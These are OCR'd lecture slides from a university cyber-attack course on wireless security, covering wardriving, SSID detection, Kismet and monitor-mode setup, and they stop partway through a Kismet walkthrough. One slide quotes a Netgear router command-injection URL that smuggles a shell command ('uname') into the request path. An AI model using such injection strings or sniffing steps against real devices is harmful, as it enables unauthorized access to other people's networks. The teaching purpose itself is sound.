


CSCE 629
Cyber Attack

Wireless Security
Wireless Attack

Dr. Barry Mullins
AFIT/ENG
Bldg 642
Room 209
255-3636 x7979

Computer and Network Hacker Exploits

- Step 1: Reconnaissance
- Step 2: Scanning
- Step 3: Gaining Access
  - Application and Operating System Attacks
  - Network Attacks
    - Wireless Scanning / Wardriving
    - WEP
    - WEP Vulnerabilities
    - Attacking WEP
    - WPA / WPA2 (RSN)
    - Attacking WPA
  - Denial of Service Attacks
- Step 4: Maintaining Access
- Step 5: Covering Tracks and Hiding

Wired Equivalent Privacy (WEP)
Wi-Fi Protected Access (WPA)

Wireless Networking

- Employees deploy unauthorized wireless access points at work
  - Often unencrypted or with weak passwords
- Employees also take work home to their insecure wireless networks

- Why worry about securing your wireless network?
- Man Used Neighbor's Wi-Fi to Threaten Vice President Biden
  - He used aircrack to crack neighbor's WEP AP
  - Using his neighbor's WiFi, he
    - Created Yahoo account in neighbor's name
    - Sent emails threatening VP Biden
    - Emailed child porn to neighbor's co-workers
    - www.pcworld.com/article/214659/article.html

802.11 Security Suggestions

- AP's password → Change AP password & keys periodically

- Verify AP firmware is current
- Netgear router vulnerabilities
  - "The issue stems from improper input sanitization in a form in the router's web-based management interface and allows the [command] injection and execution of arbitrary shell commands on an affected device.
  - http://[router_ip_address]/cgi-bin/;uname$IFS-a
    - http://www.pcworld.com/article/3149554/security/an-unpatched-vulnerability-exposes-netgear-routers-to-hacking.html

IFS - Internal Field Separator: Linux variable-typically space

802.11 Security Suggestions

- Change default SSID from **DLINK** or **LINKSYS** or …
  - **2WIRE335-WeBeHere** or **Belkin.fa2-GoAway** are better
- Turn off AP's broadcast mode
  - Which broadcasts the SSID
- DHCP setup
  - Can limit the number of IPs allowed via DHCP
- Integrated firewall configuration
- MAC address filtering
  - Increases admin overhead and reduces scalability
  - Determined hackers can still break it using MAC spoofing

Wireless Scanning

- Goal: Identify APs and wireless clients on target networks
  - List attributes found (SSID, security, …)

- Attackers can passively scan without transmitting at all

- Passive scanner instructs the attacker's wireless card to hop across channels while it listens for frames

- RF monitor mode of a wireless card allows every frame appearing on a channel to be copied
  - Analogous to promiscuous mode for wired Ethernet
  - Some wireless cards permit monitor (mon) mode

Detection of SSID

- Management frames contain the SSID in cleartext even if WEP/WPA is enabled
  - Beacon
  - Probe requests and responses
  - Association requests and responses
  - Authentication requests and responses
- Simply collect a few frames and note the SSID

wlanbook.com/wifi-ssid-and-subliminal-advertising

Wardriving/walking/biking/flying/…

- Sniffing wireless traffic to detect APs, AP's capabilities, and associated clients

- Requirements:
  - "Attacker" must be geographically close to target
  - Scanning tool (Kismet, Netstumbler, Cain)
  - Specific wireless card chipset (scanning tool dependent)
  - Antenna (Yagi, Omni)
  - Optional: GPS receiver/software (GPSdrive)

Wardriving

- Legality of wardriving in the United States is not clearly defined
  - Typically legal to sniff packets
- Making use of these APs to gain unauthorized entry to the network is piggybacking
  - Typically illegal since you are using bandwidth paid for by some else

Wardriving is often a surreptitious activity: this long-range wardriver leaves only his shadow.

Wardriving Tools

wardrive
RAFFAELE RAGNI / TOOLS
★★★★★ (1,963)
INSTALL

Wigle Wifi Wardriving
WIGLE.NET / TOOLS
★★★★★ (644)
INSTALL


Alfa AWUSO36NH High Gain USB Wireless G / N Long-Rang WiFi Network Adapter

by ALFA


★★★★☆ 378 customer reviews | 60 answered questions

Price: $31.99 & **FREE Shipping**. Details

Wardriving Dayton




Wardriving Stats



wigle.net/enc-large.html

War Sitting - Where Have You Been? ☺

- Here I am in an airport collecting Probe Requests



Finding Wireless Access Points

- Several tools (Stumblers) to detect APs
- Tools vary in the techniques they use to detect an AP
- Passive scanning
  - Kismet – Linux (Kali) - Alfa
  - Cain – Windows - AirPcap
- Active scanning
  - Netstumbler - Windows

Kismet

- De facto free site survey / wireless sniffing tool
- Passively collects packets
  - No broadcast frames → Very stealthy
  - Can sniff 11a, 11b, 11g, and 11n (hardware dependent)
  - Can hop or lock onto one channel
- Detects hidden networks (cloaked and non-beaconing)
- Can include GPS for maps
- Generates a Wireshark packet capture file
  - Kismet-20160208-09-55-53-1.pcapdump
- Listens for DHCP and ARP traffic to determine MACs and IPs of each device

Preparing Wi-Fi Card

~$33.00

- Connect GPS adapter to laptop
- Connect Alfa card to laptop
- Start Kali
- Set card to monitor mode
  - **`ifconfig`**
    - Should see interfaces **`eth0`**, **`lo`**, and **`wlan0`**
  - **`iwconfig`**
    - Displays wireless interface properties
    - Should see **`wlan0`**
  - **`airmon-ng start wlan0`**
    - Enables monitor mode on the card
  - **`ifconfig`**
    - Should now see **`wlan0mon`** and it should be "UP"


Wardriving with Kismet

- Connect GPS adapter to laptop
- Connect Alfa card to laptop
- Start Kali
- Set card to monitor mode
  - **`ifconfig`**
    - Should see interfaces **`eth0`**, **`lo`**, and **`wlan0`**
  - **`iwconfig`**
    - Displays wireless interface properties
    - Should see **`wlan0`**
  - **`airmon-ng start wlan0`**
    - Enables monitor mode on the card
  - **`ifconfig`**
    - Should now see **`wlan0mon`** and it should be "UP"

~$33.00

Wardriving with Kismet

- As root, start Kismet
  - # kismet
  - Start server




  - Accept defaults and click Start

